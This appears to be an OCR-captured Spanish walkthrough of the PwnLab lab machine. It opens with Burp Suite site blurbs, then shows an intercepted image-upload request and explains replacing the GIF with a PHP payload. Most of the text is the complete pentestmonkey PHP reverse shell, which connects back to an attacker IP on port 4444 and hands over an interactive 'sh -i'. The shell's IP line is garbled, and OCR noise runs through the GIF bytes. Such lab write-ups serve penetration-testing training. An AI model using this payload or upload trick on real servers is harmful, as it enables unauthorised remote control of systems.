Take a run-through of all the major Burp Suite features.

Burp Suite video tutorials

See how to use Burp Suite's main features and tools.

The Web Security Academy

Learn how to find more vulnerabilities using Burp Suite.


Burp Suite Support Center

Find the answers to your Burp Suite questions here.

Burp Suite on Twitter

Join Burp Suite's huge community, and stay in the know.

Con esta herramienta podemos interceptar las comunicaciones que hace la maquina con sus servidor




Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 2
Request cookies 1
Request headers
Notes
Search
0 highlights
Event log (1) All issues
Memory: 128.5MB
PwnLab Intranet Image H
PwnLab Intranet Image Host
192.168.232.146/?page=upload
PWNLAB
[Home] [Login] [Upload]
Browse... funny.gif
Upload
192.168.232.146

Request to http://192.168.232.146:80


```
POST /?page=upload HTTP/1.1
Host: 192.168.232.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------698309981224969431538828741l0
Content-Length: 84226
Origin: http://192.168.232.146
Connection: close
Referer: http://192.168.232.146/?page=upload
Cookie: PHPSESSID=6n6kv7mbcer3t2a4on32c4m443
Upgrade-Insecure-Requests: 1

-----------------------------698309981224969431538828741l0
Content-Disposition: form-data; name="file"; filename="funny.gif"
Content-Type: image/gif

GIF89a"÷* +,+*  +*-.  ./-Hk ,I7k,I/e0OL23jJ J+jil1M0M-2k  3l.LKJglOci1NK4Pj3iL5nhJ
L,M1J0.jn+m2i4.HGQ}O2MM,mpSo1Qq6nNPNQ.PnPm/mQnQ.opnp.MPLQSkQoNQmlmQMqTmopNpqn;£!7g^_
¦H+x<U]CK¹SnoVqsouªqtÇ54]RT/S«  T®*qq,r¬rª,RPRpV§SS¯moOqotªNr¨pqÌ
qÍ`8ÿâmp©×pÑvØÞ.)]UQ/qr,¬S
¬V*®r-q.QOVnqPsnªOQ¯Vn¬qR®ppÔ=ü5hésÐVLØNkÏqNÐspúPRöUn÷qPøqpXZ¨sqª³V«s-v¬¨tÎë7öÿÐWÑqÔ
tª÷TõQ¬÷røs«ëoÒ¡ Qp¬P-s«Q¬o²±K¯-r¯ÞÎWÊoÿEµÏK¬Êx¹÷J¬öiï¦ÒMÒpÒ¯KÑ®qöLöqõ¯Kö®qôñÔÏKÒÍpÔ
ôIÖíwöÎJ÷ÎqööIöír®®¯°¬®®°±°±¯Îö²Î´ð°Ë¯í¯²Î±µñÎÌ±êï°°Í²Ï±²ì²ï²ÍÎÑðïÐïñ²ÐÏ²Ñò³ñÐ´ñóÒÏ®
Ñ°Ñ±®÷÷®÷°õ±®ÑÌÌìÐ´ÏÏ´òöÍõõõ³ÎõµðÒÌÑÐ²ÓìÓñ³÷ÎöÐ°øðöñ²ÐÑÐÐÒñÒòÑÒóóõÑÐõÓóõóÑöõô!ù
û!ÿNETSCAPE2.0,"þ÷  H° Á*\È°¡Ã#JH±¢Å3jÜÈ±£Ç CI²¤É(Sª\É²¥Ë0cÊI³¦Í8sêÜÉ³§Ï@
J´¨Ñ£H*]Ê´©Ó§P£JJµªÕ«X³jÝÊµ«×¯`ÃO¬TdÓªå
+UµpãN½¥êÜ»xMeWàÛ¼ïåJÖßT°T  ^Ì8&+··øÞz«ñB
°Ì9cªT¡èºúü¹³@0c0³Ó°%¶ítäÒÀlóÔªcw¹V[W¹r¹rÕ85ÌTïN`¸u|ÍÊªµ÷ó,ÁþLW:õõÎ¸~%KV®ö°b¡ì\5êó±Ø
Ö-[¹DYeðpà+}ôµÕÞ{nÍ×jÏ¨ lJ[©ò§\ú6ÀöÊ,Üµe!C®(Ë¤ÝÚn ²[viÕ¶ÜCúý'.gÉ"WkP±eã}FØ,·\º@xP
ÊcíÅ8ã>mµ5+ÊhíeéâZÇöA@I*R9&A·ÉÈ@ÿí3K³ø`Z_§y»=ÀôéçTK£¸±"ânDZ[Þs=fDpþÀdlZUYÎ"nêÚ^(ýÕ&b
Å¦X«e¦Qâ±
-ZñÕ^*tØ¡ºÞ"£©}L{£[È>÷äEëkÐnUa-Û
8â¬Ü8-¶Í+¬WÉf$@x>.W·`Ù{gIøYÙR!µ§å[¡FØê¿[àc>Jr[9ÐÁìRqV¯Vjjì6À¸w5Owµfîi;£¶Yf,dµ¯þJ}^ÆÖ
mòF¦@:|ÛÈ±»«m*ÕtâQT®n*V[YÂWê>®ø2µ÷6el¦½ðTÉ®8k¨í+vþXÆò»9B--.4,µ=¾Ïd÷Ò-)Dä=¾÷Wíª, ZµÙ3
vìp§R
k{F´/jâN¤ÍÜéù.j-P(.Þ8 ¢?õØík«Ögñº2j±"w[YµË®<ê»#¿ºum«z?w¬Æ/"Ê~ià#%{R¿ØWHÀ0ÀPð(`ÌÎC*&t
 }éSJ[õMu×Â´/
```

Con esto vamos a interrumpir el trafico para editar el contenido del gif, para que en vez qu e aparezca piolin podamos enviar al servidor el siguiente Reverse Shell:

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it
down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = 'http://192.168.232.14610.10.10.10';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
      $pid = pcntl_fork();

      if ($pid == -1) {
            printit("ERROR: Can't fork");
            exit(1);
      }

      if ($pid) {
            exit(0);  // Parent exits
      }
      if (posix_setsid() == -1) {
            printit("Error: Can't setsid()");
            exit(1);
      }

      $daemon = 1;
} else {
      printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
```




```
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
      printit("$errstr ($errno)");
      exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
      printit("ERROR: Can't spawn shell");
      exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
      if (feof($sock)) {
            printit("ERROR: Shell connection terminated");
            break;
      }

      if (feof($pipes[1])) {
            printit("ERROR: Shell process terminated");
            break;
      }

      $read_a = array($sock, $pipes[1], $pipes[2]);
      $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

      if (in_array($sock, $read_a)) {
            if ($debug) printit("SOCK READ");
            $input = fread($sock, $chunk_size);
```




```
            if ($debug) printit("SOCK: $input");
            fwrite($pipes[0], $input);
      }

      if (in_array($pipes[1], $read_a)) {
            if ($debug) printit("STDOUT READ");
            $input = fread($pipes[1], $chunk_size);
            if ($debug) printit("STDOUT: $input");
            fwrite($sock, $input);
      }

      if (in_array($pipes[2], $read_a)) {
            if ($debug) printit("STDERR READ");
            $input = fread($pipes[2], $chunk_size);
            if ($debug) printit("STDERR: $input");
            fwrite($sock, $input);
      }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
      if (!$daemon) {
            print "$string\n";
      }
}

?>
```

Para esto primero subimos la imagen




Después interrumpimos el paso


Intercept is on

